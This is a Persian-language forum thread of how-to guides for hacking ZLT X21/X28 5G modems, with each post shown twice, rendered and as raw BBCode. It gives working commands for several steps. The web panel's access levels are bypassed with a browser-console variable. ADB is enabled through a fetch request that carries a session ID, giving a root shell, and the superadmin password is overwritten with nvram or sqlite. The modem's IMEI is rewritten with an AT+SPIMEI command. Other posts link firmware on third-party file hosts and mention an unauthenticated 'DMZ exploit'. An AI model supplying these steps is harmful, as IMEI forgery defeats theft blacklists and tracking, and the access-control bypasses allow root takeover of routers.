سنجاق شده قفل شده دارای نمایه ویژه
بررسی مودم ZLT X21 / ZLT X28 / ZLT X28 Pro
تالار: ZLT • 269 بازدید • 20 پاسخ • 2024/03/14 20:06
پست ویژه نمایه جامع این مبحث (منتخب مدیران)
نمایه هوشمند و دسته‌بندی موضوعی کلیه آموزش‌ها، فریمورها و ترفندهای کاربردی مودم‌های ZLT X21، ZLT X28

مشخصات فنی مودم‌های ZLT X21، X28، X28 Pro، تراشه‌ها، باندهای فرکانسی و کالبدشکافی بورد

هنوز آیتمی در این دسته نمایه نشده است.

متدهای دسترسی به سطوح مدیریتی، اجرای اسکریپت در کنسول و باز کردن ریشه لینوکس

هنوز آیتمی در این دسته نمایه نشده است.

دستورات تغییر IMEI در مدل‌های X21 و X28 به همراه فهرست کامل کدهای AT+CLAC

هنوز آیتمی در این دسته نمایه نشده است.

رام‌های رسمی، پکیج پایدار 1.10.23، متد دانگرید و ابزارهای حذف قفل سیم‌کارت

هنوز آیتمی در این دسته نمایه نشده است.

قفل کردن دکل مخابراتی، فعال‌سازی قابلیت مخفی eSIM

هنوز آیتمی در این دسته نمایه نشده است.
برای دسترسی سریع به هر آموزش یا دانلود فریمورهای تست‌شده، روی عناوین فهرست بالا کلیک کنید.
صفحه 1 از 2 (مجموع 21 پاسخ)
2024/03/14 20:06 پست اصلی مبحث
#1
بررسی تخصصی و راهنمای جامع مودم‌های 5G خانواده ZLT (مدل‌های X21 / X28 / X28 Pro)


سلام به همه دوستان

با توجه به ورود گسترده و محبوبیت بالای مودم‌های 5G رومیزی کمپانی ZLT (Tozed Kangwei) و نسخه‌های سفارشی‌شده با نام‌های تجاری ZLT X21، ZLT X28، ZLT X28 Pro در بازار ایران، این تاپیک جامع رو ایجاد کردیم تا تمامی مشخصات فنی، متدهای آنلاک، تغییر IMEI، دسترسی به سطوح مدیریتی، دستورات AT و فریمورهای معتبر رو به صورت یکجا، عملی و تست‌شده گردآوری کنیم.

مشخصات سخت‌افزاری و معماری پردازشی:
  • مدل ZLT X21:
    - پردازنده اصلی: تراشه پیشرفته UNISOC V510 با مودم مجتمع 5G (معماری چند هسته‌ای Cortex-A55 با لیتوگرافی ۱۲ نانومتری).
    - پشتیبانی از شبکه‌های دوگانه 5G Dual-Mode (SA و NSA) با حداکثر سرعت دریافت تئوری ۲.۳ گیگابیت بر ثانیه.
    - پوشش کامل باندهای 5G زیر ۶ گیگاهرتز (Sub-6GHz): باندهای n1, n3, n8, n28, n41, n77, n78, n79 (سازگاری ۱۰۰٪ با اپراتورهای همراه اول و ایرانسل در باند n78).
    - پوشش کامل باندهای 4G LTE-A با قابلیت تجمیع فرکانس (Carrier Aggregation): باندهای B1/B2/B3/B5/B7/B8/B20/B28/B32/B34/B38/B39/B40/B41.
    - وای‌فای دوبانده با آنتن‌های داخلی تمام‌جهته ۳۶۰ درجه.
  • مدل ZLT X28 و X28 Pro:
    - پردازنده مرکزی: تراشه ۶۴ بیتی MediaTek MT6890 با معماری ARM64 Cortex-A55.
    - ماژول مخابراتی مودم: ماژول قدرتمند صنعتی Quectel RG500L-EU.
    - چیپ وایرلس: تراشه دو بانده MediaTek MT7915 استاندارد Wi-Fi 6 با پشتیبانی از استریم‌های موازی MU-MIMO.
    - سیستم‌عامل داخلی: توزیع بهینه‌شده OpenWrt 19.07 Vendor Build با وب‌بک‌اند اختصاصی /http.cgi.


پورت‌های ارتباطی دستگاه:
پورت گیگابیتی شبکه LAN/WAN، پورت تلفن ثابت RJ11 برای مکالمه روی بستر VoLTE/VoIP و اسلات سیم‌کارت نانو. همچنین در برد داخلی این مودم‌ها پورت مخفی Type-C برای ارتباط با مودم و پین‌های کنسول سریال قرار گرفته است.

توجه به کاربران عزیز:
در این تاپیک تمامی ترفندها شامل باز کردن دسترسی ادمین با کنسول، استخراج SessionID، باز کردن پورت ADB، شل Telnet با تزریق DMZ، تغییر دائمی IMEI، حل مشکل قطعی شبکه 5G و نصب ابزارهای فیلترینگ مثل ByeDPI قدم‌به‌قدم با جزئیات کامل آورده شده است.
[B][COLOR=#0d6efd]بررسی تخصصی و راهنمای جامع مودم‌های 5G خانواده ZLT (مدل‌های X21 / X28 / X28 Pro)[/COLOR][/B] [HR] سلام به همه دوستان با توجه به ورود گسترده و محبوبیت بالای مودم‌های 5G رومیزی کمپانی ZLT (Tozed Kangwei) و نسخه‌های سفارشی‌شده با نام‌های تجاری [B]ZLT X21[/B]، [B]ZLT X28[/B]، [B]ZLT X28 Pro[/B] در بازار ایران، این تاپیک جامع رو ایجاد کردیم تا تمامی مشخصات فنی، متدهای آنلاک، تغییر IMEI، دسترسی به سطوح مدیریتی، دستورات AT و فریمورهای معتبر رو به صورت یکجا، عملی و تست‌شده گردآوری کنیم. [B]مشخصات سخت‌افزاری و معماری پردازشی:[/B] [LIST] [*] [B]مدل ZLT X21:[/B] - پردازنده اصلی: تراشه پیشرفته [B]UNISOC V510[/B] با مودم مجتمع 5G (معماری چند هسته‌ای Cortex-A55 با لیتوگرافی ۱۲ نانومتری). - پشتیبانی از شبکه‌های دوگانه [B]5G Dual-Mode (SA و NSA)[/B] با حداکثر سرعت دریافت تئوری ۲.۳ گیگابیت بر ثانیه. - پوشش کامل باندهای 5G زیر ۶ گیگاهرتز (Sub-6GHz): باندهای n1, n3, n8, n28, n41, n77, n78, n79 (سازگاری ۱۰۰٪ با اپراتورهای همراه اول و ایرانسل در باند n78). - پوشش کامل باندهای 4G LTE-A با قابلیت تجمیع فرکانس (Carrier Aggregation): باندهای B1/B2/B3/B5/B7/B8/B20/B28/B32/B34/B38/B39/B40/B41. - وای‌فای دوبانده با آنتن‌های داخلی تمام‌جهته ۳۶۰ درجه. [*] [B]مدل ZLT X28 و X28 Pro:[/B] - پردازنده مرکزی: تراشه ۶۴ بیتی [B]MediaTek MT6890[/B] با معماری ARM64 Cortex-A55. - ماژول مخابراتی مودم: ماژول قدرتمند صنعتی [B]Quectel RG500L-EU[/B]. - چیپ وایرلس: تراشه دو بانده [B]MediaTek MT7915[/B] استاندارد Wi-Fi 6 با پشتیبانی از استریم‌های موازی MU-MIMO. - سیستم‌عامل داخلی: توزیع بهینه‌شده [B]OpenWrt 19.07 Vendor Build[/B] با وب‌بک‌اند اختصاصی /http.cgi. [/LIST] [B]پورت‌های ارتباطی دستگاه:[/B] پورت گیگابیتی شبکه LAN/WAN، پورت تلفن ثابت RJ11 برای مکالمه روی بستر VoLTE/VoIP و اسلات سیم‌کارت نانو. همچنین در برد داخلی این مودم‌ها پورت مخفی Type-C برای ارتباط با مودم و پین‌های کنسول سریال قرار گرفته است. [QUOTE=توجه به کاربران عزیز] در این تاپیک تمامی ترفندها شامل باز کردن دسترسی ادمین با کنسول، استخراج SessionID، باز کردن پورت ADB، شل Telnet با تزریق DMZ، تغییر دائمی IMEI، حل مشکل قطعی شبکه 5G و نصب ابزارهای فیلترینگ مثل ByeDPI قدم‌به‌قدم با جزئیات کامل آورده شده است. [/QUOTE]
6 تشکر
2024/03/14 21:35
#2
سلام دوستان، خیلی از کاربران وقتی وارد پنل وب مودم (معمولاً با آی‌پی 192.168.0.1 یا 192.168.1.1) میشن، با نام کاربری پیش‌فرض `user` لاگین می‌کنند و خیلی از منوهای پیشرفته مثل تنظیمات رادیویی، پورت‌ها و فریمور مخفیه. با یک ترفند ساده در مرورگر می‌تونید سطح دسترسی رو به Administrator ارتقا بدید:

مراحل اجرایی گام‌به‌گام:
  1. با مرورگر گوگل کروم یا فایرفاکس وارد صفحه لاگین پنل مودم بشید و با یوزر و پسورد معمولی وارد بشید.
  2. کلید F12 کیبورد رو بزنید (یا کلیک راست کنید و گزینه Inspect رو انتخاب کنید) تا ابزار Developer Tools مرورگر باز بشه.
  3. وارد تب Console در ابزار توسعه‌دهندگان بشید.
  4. دقیقاً دستور زیر را تایپ کرده و کلید Enter را فشار دهید:
    Page.level = 1;
  5. بلافاصله پس از اجرای این دستور، متغیر سطح دسترسی صفحه به حالت Administrator تغییر پیدا می‌کنه و تمام تب‌ها و گزینه‌های پنهان سیستمی در منوی سمت چپ پنل آشکار میشن!
  6. حالا می‌تونید به بخش System Settings برید و در تب مدیریت کاربران، پسورد کاربر admin رو به مقدار دلخواه خودتون ست کنید تا در دفعات بعدی مستقیماً به عنوان مدیر وارد بشید.


این روش ساده‌ترین متد برای دور زدن محدودیت‌های کاربری روی فریمورهای پایه ZLT X21 محسوب میشه.
سلام دوستان، خیلی از کاربران وقتی وارد پنل وب مودم (معمولاً با آی‌پی 192.168.0.1 یا 192.168.1.1) میشن، با نام کاربری پیش‌فرض `user` لاگین می‌کنند و خیلی از منوهای پیشرفته مثل تنظیمات رادیویی، پورت‌ها و فریمور مخفیه. با یک ترفند ساده در مرورگر می‌تونید سطح دسترسی رو به Administrator ارتقا بدید: [B]مراحل اجرایی گام‌به‌گام:[/B] [LIST=1] [*] با مرورگر گوگل کروم یا فایرفاکس وارد صفحه لاگین پنل مودم بشید و با یوزر و پسورد معمولی وارد بشید. [*] کلید [B]F12[/B] کیبورد رو بزنید (یا کلیک راست کنید و گزینه Inspect رو انتخاب کنید) تا ابزار Developer Tools مرورگر باز بشه. [*] وارد تب [B]Console[/B] در ابزار توسعه‌دهندگان بشید. [*] دقیقاً دستور زیر را تایپ کرده و کلید Enter را فشار دهید: [CODE]Page.level = 1;[/CODE] [*] بلافاصله پس از اجرای این دستور، متغیر سطح دسترسی صفحه به حالت Administrator تغییر پیدا می‌کنه و تمام تب‌ها و گزینه‌های پنهان سیستمی در منوی سمت چپ پنل آشکار میشن! [*] حالا می‌تونید به بخش System Settings برید و در تب مدیریت کاربران، پسورد کاربر admin رو به مقدار دلخواه خودتون ست کنید تا در دفعات بعدی مستقیماً به عنوان مدیر وارد بشید. [/LIST] این روش ساده‌ترین متد برای دور زدن محدودیت‌های کاربری روی فریمورهای پایه ZLT X21 محسوب میشه.
0 تشکر
2024/03/26 01:37
#3
دستت درد نکنه علی جان، روش `Page.level = 1` فوق‌العاده کاربردیه، ولی لازمه یک نکته فنی بسیار مهم رو برای بچه‌ها روشن کنم تا دچار سوءتفاهم نشن:

در سیستم فریمور مودم‌های شرکت ZLT سه سطح دسترسی مجزا تعریف شده:
  1. سطح User (کاربر عادی): فقط امکان مشاهده وضعیت اتصال، تغییر نام وای‌فای (SSID) و پسورد معمولی رو داره.
  2. سطح Admin (مدیر سیستم): با ترفند `Page.level=1` فعال میشه و دسترسی به تنظیمات شبکه، پورت فورواردینگ، DHCP و آپگرید فریمور رو باز می‌کنه.
  3. سطح Super Administrator (سوپر ادمین): بالاترین سطح دسترسی در فریمور مودمه که منوی بسیار حیاتی AT Command منحصراً تو این سطح فعاله! برای تغییر IMEI یا قفل دکل‌ها، حتماً باید به سطح سوپر ادمین برسید، چون در سطح ادمین معمولی منوی ارسال کامندهای AT نمایش داده نمیشه.


همچنین روی فریمورهای جدیدتر X28، شرکت سازنده متغیر `Page.level` رو در اسکریپت‌های فرانت‌اند محافظت کرده که جلوتر راهکار اختصاصی ADB و تزریق DMZ برای اون مدل‌ها رو هم توضیح خواهیم داد.
دستت درد نکنه علی جان، روش `Page.level = 1` فوق‌العاده کاربردیه، ولی لازمه یک نکته فنی بسیار مهم رو برای بچه‌ها روشن کنم تا دچار سوءتفاهم نشن: در سیستم فریمور مودم‌های شرکت ZLT سه سطح دسترسی مجزا تعریف شده: [LIST=1] [*] [B]سطح User (کاربر عادی):[/B] فقط امکان مشاهده وضعیت اتصال، تغییر نام وای‌فای (SSID) و پسورد معمولی رو داره. [*] [B]سطح Admin (مدیر سیستم):[/B] با ترفند `Page.level=1` فعال میشه و دسترسی به تنظیمات شبکه، پورت فورواردینگ، DHCP و آپگرید فریمور رو باز می‌کنه. [*] [B]سطح Super Administrator (سوپر ادمین):[/B] بالاترین سطح دسترسی در فریمور مودمه که منوی بسیار حیاتی [B]AT Command[/B] منحصراً تو این سطح فعاله! برای تغییر IMEI یا قفل دکل‌ها، حتماً باید به سطح سوپر ادمین برسید، چون در سطح ادمین معمولی منوی ارسال کامندهای AT نمایش داده نمیشه. [/LIST] همچنین روی فریمورهای جدیدتر X28، شرکت سازنده متغیر `Page.level` رو در اسکریپت‌های فرانت‌اند محافظت کرده که جلوتر راهکار اختصاصی ADB و تزریق DMZ برای اون مدل‌ها رو هم توضیح خواهیم داد.
تشکر شده توسط: Hamid1920
1 تشکر
2024/03/27 16:20
#4
برای اینکه بتونیم فایل‌های سیستمی رو دستکاری کنیم، پسورد سوپرادمین رو استخراج کنیم یا ابزارهای لینوکسی اضافه کنیم، باید پورت ADB (پورت 5555) رو روی مودم باز کنیم. این کار به صورت نرم‌افزاری از طریق کنسول مرورگر انجام میشه:

مراحل فعال‌سازی پورت ۵۵۵۵:
  1. با دسترسی ادمین وارد پنل مودم در آدرس `192.168.0.1` بشید.
  2. کلید F12 رو بزنید تا کنسول مرورگر کروم باز بشه.
  3. وارد تب Application بشید، از منوی سمت چپ بخش Storage > Cookies رو انتخاب کنید و مقدار توکن یا sessionID نشست جاری خودتون رو کپی کنید (یک رشته طولانی از حروف و اعداد است).
  4. حالا به تب Console در ابزار F12 برید و این دستور ریکوئست fetch رو اجرا کنید:


fetch('/cgi-bin/http.cgi', {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({
cmd: 350,
method: 'POST',
adb_switch: 1,
sessionId: '<مقدار_SESSION_ID_شما>'
})
}).then(r => r.json()).then(console.log);


  1. اگر در خروجی پاسخ `{"success": true}` دریافت کردید، سرویس دیمون `adbd` روی مودم استارت شده است.
  2. حالا خط فرمان ویندوز (CMD) رو باز کنید و دستورات زیر رو برای اتصال به شل لینوکسی مودم بزنید:


adb connect 192.168.0.1:5555
adb shell


به محض زدن این دستور وارد خط فرمان لینوکس روتر (علامت prompt شل `#`) می‌شید و دسترسی روت کامل در اختیارتونه!
برای اینکه بتونیم فایل‌های سیستمی رو دستکاری کنیم، پسورد سوپرادمین رو استخراج کنیم یا ابزارهای لینوکسی اضافه کنیم، باید پورت [B]ADB (پورت 5555)[/B] رو روی مودم باز کنیم. این کار به صورت نرم‌افزاری از طریق کنسول مرورگر انجام میشه: [B]مراحل فعال‌سازی پورت ۵۵۵۵:[/B] [LIST=1] [*] با دسترسی ادمین وارد پنل مودم در آدرس `192.168.0.1` بشید. [*] کلید [B]F12[/B] رو بزنید تا کنسول مرورگر کروم باز بشه. [*] وارد تب [B]Application[/B] بشید، از منوی سمت چپ بخش [B]Storage > Cookies[/B] رو انتخاب کنید و مقدار توکن یا [B]sessionID[/B] نشست جاری خودتون رو کپی کنید (یک رشته طولانی از حروف و اعداد است). [*] حالا به تب [B]Console[/B] در ابزار F12 برید و این دستور ریکوئست fetch رو اجرا کنید: [/LIST] [CODE]fetch('/cgi-bin/http.cgi', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ cmd: 350, method: 'POST', adb_switch: 1, sessionId: '<مقدار_SESSION_ID_شما>' }) }).then(r => r.json()).then(console.log);[/CODE] [LIST=5] [*] اگر در خروجی پاسخ `{"success": true}` دریافت کردید، سرویس دیمون `adbd` روی مودم استارت شده است. [*] حالا خط فرمان ویندوز (CMD) رو باز کنید و دستورات زیر رو برای اتصال به شل لینوکسی مودم بزنید: [/LIST] [CODE]adb connect 192.168.0.1:5555 adb shell[/CODE] به محض زدن این دستور وارد خط فرمان لینوکس روتر (علامت prompt شل `#`) می‌شید و دسترسی روت کامل در اختیارتونه!
0 تشکر
2024/03/27 16:40
#5
سلام به همگی، بعد از اینکه طبق آموزش قبلی با ADB وارد شل لینوکسی دستگاه شدید، حالا نوبت باز کردن کاربر superadmin در وب پنل است تا منوی AT Command فعال بشه:

مراحل انجام کار در شل ADB:
  1. در خط فرمان شل دستگاه دستور زیر رو بزنید تا محتوای دیتابیس یا فایل پیکربندی کاربران رو بررسی کنیم:
    cat /etc/config/user_config | grep -i super

    در اکثر نسخه‌ها نام کاربری superadmin یا SuperAdmin تعریف شده است.
  2. برای تغییر مستقیم پسورد به یک عبارت ساده (مثلاً `admin123`)، دستور ست کردن متغیر را اجرا کنید:
    nvram set super_password="admin123"
    nvram commit

    یا در بیلد‌های پایگاه‌داده اس‌کیوال:
    sqlite3 /data/config.db "UPDATE users SET password='admin123' WHERE username='superadmin';"
  3. یک‌بار سرویس وب سرور رو با دستور زیر ریلود کنید یا دستگاه رو ریبوت کنید:
    killall http.cgi && reboot


بعد از بالا اومدن مودم، وارد صفحه لاگین پنل وب بشید، یوزرنیم رو superadmin و پسورد رو مقداری که تنظیم کردید بذارید. با ورود به پنل، تب اختصاصی AT Command نمایان میشه و آماده ارسال فرامین تخصصی مودم هستید!
سلام به همگی، بعد از اینکه طبق آموزش قبلی با ADB وارد شل لینوکسی دستگاه شدید، حالا نوبت باز کردن کاربر [B]superadmin[/B] در وب پنل است تا منوی AT Command فعال بشه: [B]مراحل انجام کار در شل ADB:[/B] [LIST=1] [*] در خط فرمان شل دستگاه دستور زیر رو بزنید تا محتوای دیتابیس یا فایل پیکربندی کاربران رو بررسی کنیم: [CODE]cat /etc/config/user_config | grep -i super[/CODE] در اکثر نسخه‌ها نام کاربری [B]superadmin[/B] یا [B]SuperAdmin[/B] تعریف شده است. [*] برای تغییر مستقیم پسورد به یک عبارت ساده (مثلاً `admin123`)، دستور ست کردن متغیر را اجرا کنید: [CODE]nvram set super_password="admin123" nvram commit[/CODE] یا در بیلد‌های پایگاه‌داده اس‌کیوال: [CODE]sqlite3 /data/config.db "UPDATE users SET password='admin123' WHERE username='superadmin';"[/CODE] [*] یک‌بار سرویس وب سرور رو با دستور زیر ریلود کنید یا دستگاه رو ریبوت کنید: [CODE]killall http.cgi && reboot[/CODE] [/LIST] بعد از بالا اومدن مودم، وارد صفحه لاگین پنل وب بشید، یوزرنیم رو [B]superadmin[/B] و پسورد رو مقداری که تنظیم کردید بذارید. با ورود به پنل، تب اختصاصی [B]AT Command[/B] نمایان میشه و آماده ارسال فرامین تخصصی مودم هستید!
2 تشکر
2024/03/27 16:56
#6
سلام دوستان، برای ثبت یا تغییر کد شناسه IMEI در مودم ZLT X21 (که بر پایه تراشه UNISOC V510 طراحی شده)، پس از ورود با دسترسی سوپرادمین به ترتیب زیر عمل کنید:

مراحل تغییر کد IMEI:
  1. وارد پنل وب مودم با اکانت superadmin بشید و از منوی سمت چپ وارد بخش AT Command بشید.
  2. ابتدا برای مشاهده IMEI فعلی دستگاه، این دستور رو در کادر وارد کرده و دکمه Send رو بزنید:
    AT+SPIMEI?

    خروجی به صورت `+SPIMEI: "xxxxxxxxxxxxxxx"` شماره فعلی رو نشون میده.
  3. برای تغییر کد IMEI به شماره ۱۵ رقمی دلخواه، دستور اختصاصی یونیساک زیر را ارسال کنید:
    AT+SPIMEI=0,"15_DIGIT_IMEI_HERE"

    (به جای 15_DIGIT_IMEI_HERE شماره شناسه مد نظرتون رو بدون فاصله و دقیقاً داخل دو گیومه قرار بدید).
  4. در صورتی که پاسخ ارسالی برابر OK بود، دستور ذخیره تغییرات را بزنید:
    AT+CFUN=1,1

    (این دستور مودم رادیویی رو با پارامترهای جدید ریست می‌کنه).
  5. مودم را به صورت فیزیکی یک‌بار خاموش و روشن کنید.


پس از بالا آمدن دستگاه، با استعلام مجدد `AT+SPIMEI?` یا مشاهده بخش Device Info تایید خواهید کرد که کد IMEI جدید به طور دائمی روی حافظه دستگاه رایت شده است.
سلام دوستان، برای ثبت یا تغییر کد شناسه IMEI در مودم ZLT X21 (که بر پایه تراشه UNISOC V510 طراحی شده)، پس از ورود با دسترسی سوپرادمین به ترتیب زیر عمل کنید: [B]مراحل تغییر کد IMEI:[/B] [LIST=1] [*] وارد پنل وب مودم با اکانت [B]superadmin[/B] بشید و از منوی سمت چپ وارد بخش [B]AT Command[/B] بشید. [*] ابتدا برای مشاهده IMEI فعلی دستگاه، این دستور رو در کادر وارد کرده و دکمه Send رو بزنید: [CODE]AT+SPIMEI?[/CODE] خروجی به صورت `+SPIMEI: "xxxxxxxxxxxxxxx"` شماره فعلی رو نشون میده. [*] برای تغییر کد IMEI به شماره ۱۵ رقمی دلخواه، دستور اختصاصی یونیساک زیر را ارسال کنید: [CODE]AT+SPIMEI=0,"15_DIGIT_IMEI_HERE"[/CODE] (به جای 15_DIGIT_IMEI_HERE شماره شناسه مد نظرتون رو بدون فاصله و دقیقاً داخل دو گیومه قرار بدید). [*] در صورتی که پاسخ ارسالی برابر [B]OK[/B] بود، دستور ذخیره تغییرات را بزنید: [CODE]AT+CFUN=1,1[/CODE] (این دستور مودم رادیویی رو با پارامترهای جدید ریست می‌کنه). [*] مودم را به صورت فیزیکی یک‌بار خاموش و روشن کنید. [/LIST] پس از بالا آمدن دستگاه، با استعلام مجدد `AT+SPIMEI?` یا مشاهده بخش Device Info تایید خواهید کرد که کد IMEI جدید به طور دائمی روی حافظه دستگاه رایت شده است.
0 تشکر
2024/03/28 15:31
#7
سلام رفقا، من موقع تست اتصال به ADB روی یکی از روترهای X21 بعد از فعال‌سازی با خطای LIMITED ACCESS مواجه شدم و اجازه اجرای دستورات در شل رو نمی‌داد. راه‌حل این مسئله رو براتون می‌نویسم تا وقتتون تلف نشه:

علل بروز این خطا و روش رفع آن:
  1. ورود با اکانت سطح پایین: اگر موقع استخراج SessionID و ارسال درخواست با اکانت `user` وارد پنل شده باشید، دیمون ADB با مجوزهای بسیار محدود اجرا میشه و ترمینال دسترسی شل کامل نمیده. حتماً اول مطمئن بشید با اکانت `admin` لاگین کردید.
  2. کلید احراز هویت ADB: در سیستم‌عامل ویندوز، پوشه کلید‌های ADB ممکنه با سرور مودم هماهنگ نباشه. برای حل این مشکل، قبل از اتصال در خط فرمان کامپیوتر بزنید:
    adb kill-server
    adb start-server
    adb connect 192.168.0.1:5555
  3. ریبوت قبل از اتصال: اگر قبلاً یک بار ریکوئست ارسال کردید، پیشنهاد میشه روتر رو یک بار ریستارت کنید و بلافاصله بعد از بالا اومدن وب‌سرور ریکوئست fetch رو بفرستید.


با رعایت این نکات خطای محدودیت دسترسی برطرف میشه و مستقیماً وارد محیط پرامپت روت خواهید شد.
سلام رفقا، من موقع تست اتصال به ADB روی یکی از روترهای X21 بعد از فعال‌سازی با خطای [B]LIMITED ACCESS[/B] مواجه شدم و اجازه اجرای دستورات در شل رو نمی‌داد. راه‌حل این مسئله رو براتون می‌نویسم تا وقتتون تلف نشه: [B]علل بروز این خطا و روش رفع آن:[/B] [LIST=1] [*] [B]ورود با اکانت سطح پایین:[/B] اگر موقع استخراج SessionID و ارسال درخواست با اکانت `user` وارد پنل شده باشید، دیمون ADB با مجوزهای بسیار محدود اجرا میشه و ترمینال دسترسی شل کامل نمیده. حتماً اول مطمئن بشید با اکانت `admin` لاگین کردید. [*] [B]کلید احراز هویت ADB:[/B] در سیستم‌عامل ویندوز، پوشه کلید‌های ADB ممکنه با سرور مودم هماهنگ نباشه. برای حل این مشکل، قبل از اتصال در خط فرمان کامپیوتر بزنید: [CODE]adb kill-server adb start-server adb connect 192.168.0.1:5555[/CODE] [*] [B]ریبوت قبل از اتصال:[/B] اگر قبلاً یک بار ریکوئست ارسال کردید، پیشنهاد میشه روتر رو یک بار ریستارت کنید و بلافاصله بعد از بالا اومدن وب‌سرور ریکوئست fetch رو بفرستید. [/LIST] با رعایت این نکات خطای محدودیت دسترسی برطرف میشه و مستقیماً وارد محیط پرامپت روت خواهید شد.
2 تشکر
2024/04/02 21:35
#8
تجربه کاربری: چرا ترفند Page.level=1 روی فریمورهای جدید کار نمیکنه؟


سلام بچه‌ها، من این ترفند `Page.level=1` رو روی دستگاهی که فریمور کارخانه 1.15.1 روش نصب بود تست کردم و هر کاری کردم تغییر سطح اعمال نشد و ارور `fail` می‌داد.

بررسی که کردم مشخص شد کمپانی سازنده از نسخه‌های ۱.۱۴ به بعد، اعتبارسنجی سطح دسترسی رو به بک‌اند سمت سرور منتقل کرده و دیگه صرفاً با تغییر مقدار متغیر جاوااسکریپت در فرانت‌اند، منوهای ادمین باز نمیشن.
بنابراین اگر فریمور شما جدید هست، یا باید دستگاه رو به نسخه‌های قبلی (مثل 1.12.8) دانگرید کنید، یا برای مدل‌های X28 از روش اکسپلویت مستقیم DMZ استفاده کنید که نیاز به هیچ لاگین قبلی نداره. آموزش دانگرید رو حتماً دنبال کنید چون کلید حل این مشکله.
[B][COLOR=#0d6efd]تجربه کاربری: چرا ترفند Page.level=1 روی فریمورهای جدید کار نمیکنه؟[/COLOR][/B] [HR] سلام بچه‌ها، من این ترفند `Page.level=1` رو روی دستگاهی که فریمور کارخانه 1.15.1 روش نصب بود تست کردم و هر کاری کردم تغییر سطح اعمال نشد و ارور `fail` می‌داد. بررسی که کردم مشخص شد کمپانی سازنده از نسخه‌های ۱.۱۴ به بعد، اعتبارسنجی سطح دسترسی رو به بک‌اند سمت سرور منتقل کرده و دیگه صرفاً با تغییر مقدار متغیر جاوااسکریپت در فرانت‌اند، منوهای ادمین باز نمیشن. بنابراین اگر فریمور شما جدید هست، یا باید دستگاه رو به نسخه‌های قبلی (مثل 1.12.8) دانگرید کنید، یا برای مدل‌های X28 از روش اکسپلویت مستقیم DMZ استفاده کنید که نیاز به هیچ لاگین قبلی نداره. آموزش دانگرید رو حتماً دنبال کنید چون کلید حل این مشکله.
0 تشکر
2024/04/03 17:45
#9
سلام به تمام همراهان، یکی از حیاتی‌ترین نیازهای این روترها دسترسی به فریمورهای تمیز و بدون باگ است. تمامی فریمورهای معتبر استخراج‌شده رو در این پست گردآوری کردم:

لینک‌های دانلود مستقیم فریمورها:
  • فریمور نسخه دانگرید (V1.12.8 Downgrade):
    برای بازگرداندن نسخه‌های بالاتر از ۱.۱۴ به نسخه پایه جهت باز شدن دسترسی‌ها:
    دانلود فریمور دانگرید V1.12.8 (Dropden): برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • فریمور نسخه استاندارد کارخانه / رام AIS (نسخه V1.12.8 Default):
    رام بسیار تمیز بدون قفل‌های اپراتوری چین:
    دانلود رام V1.12.8 AIS Default: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • فریمور نهایی فوق‌العاده پایدار (نسخه V1.10.23 Stable):
    بهترین و خنک‌ترین فریمور تست‌شده با بیشترین پهنای باند و سرعت دانلود:
    دانلود فریمور طلایی V1.10.23 (Dropden): برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • آرشیو ابری فریمورها و مخازن گیت‌هاب:
    مشاهده و دانلود کل آرشیو از Yandex Disk: برای مشاهده پیوند، لطفاً وارد شوید یا ثبت‌نام کنید.
  • نرم‌افزار اندروید China Unicom Manager v1.0:
    اپلیکیشن اختصاصی موبایل برای قفل فرکانس‌ها و مانیتورینگ ترافیک (موجود در پوشه یاندکس دیسک بالا).


در پست بعدی نحوه دقیق و اصولی دانگرید بدون ریسک بریک رو آموزش می‌دم.
سلام به تمام همراهان، یکی از حیاتی‌ترین نیازهای این روترها دسترسی به فریمورهای تمیز و بدون باگ است. تمامی فریمورهای معتبر استخراج‌شده رو در این پست گردآوری کردم: [B]لینک‌های دانلود مستقیم فریمورها:[/B] [LIST] [*] [B]فریمور نسخه دانگرید (V1.12.8 Downgrade):[/B] برای بازگرداندن نسخه‌های بالاتر از ۱.۱۴ به نسخه پایه جهت باز شدن دسترسی‌ها: [URL="https://dropden.com/d01d07f6ce76"]دانلود فریمور دانگرید V1.12.8 (Dropden)[/URL] [*] [B]فریمور نسخه استاندارد کارخانه / رام AIS (نسخه V1.12.8 Default):[/B] رام بسیار تمیز بدون قفل‌های اپراتوری چین: [URL="https://dropden.com/652e3a57e59d"]دانلود رام V1.12.8 AIS Default[/URL] [*] [B]فریمور نهایی فوق‌العاده پایدار (نسخه V1.10.23 Stable):[/B] [COLOR=green][B]بهترین و خنک‌ترین فریمور تست‌شده[/B][/COLOR] با بیشترین پهنای باند و سرعت دانلود: [URL="https://dropden.com/cdc9624a31c4"]دانلود فریمور طلایی V1.10.23 (Dropden)[/URL] [*] [B]آرشیو ابری فریمورها و مخازن گیت‌هاب:[/B] [URL="https://disk.yandex.ru/d/9VedY9VJHU_wWw"]مشاهده و دانلود کل آرشیو از Yandex Disk[/URL] [*] [B]نرم‌افزار اندروید China Unicom Manager v1.0:[/B] اپلیکیشن اختصاصی موبایل برای قفل فرکانس‌ها و مانیتورینگ ترافیک (موجود در پوشه یاندکس دیسک بالا). [/LIST] در پست بعدی نحوه دقیق و اصولی دانگرید بدون ریسک بریک رو آموزش می‌دم.
2 تشکر
2024/04/11 21:53
#10
فریمورهای جدید نسخه 1.15 و بالاتر متاسفانه هم دمای چیپ V510 رو به شدت بالا می‌برن و هم سرعت اینترنت رو محدود می‌کنند. تست‌های ما نشون داده با دانگرید به نسخه 1.10.23 میانگین سرعت از ۱۰۰ به بالای ۳۰۰ مگابیت میرسه و پایداری فوق‌العاده‌ای حاصل میشه:

نکات بسیار مهم قبل از شروع:
هشدار جدی:
عملیات آپدیت یا دانگرید را فقط و فقط از طریق کابل شبکه LAN انجام بدید. به هیچ عنوان از طریق وای‌فای فریمور فلش نزنید!


مراحل عملیاتی قدم‌به‌قدم:
  1. کامپیوتر رو با کابل به پورت شبکه مودم وصل کنید.
  2. وارد پنل وب مودم بشید و از منوی سیستم آپدیت، ابتدا فایل دانگرید V1.12.8 رو انتخاب و فلش کنید.
  3. صبر کنید تا فرایند تمام بشه و مودم ریستارت بشه.
  4. با یک خلال دندان یا سوزن، دکمه Reset فیزیکی پشت مودم رو ۱۰ ثانیه نگه دارید تا روتر کاملاً ریست فکتوری بشه.
  5. بعد از بالا اومدن، فایل فریمور پیش‌فرض V1.12.8 AIS رو از منوی آپدیت مجدداً فلش بزنید.
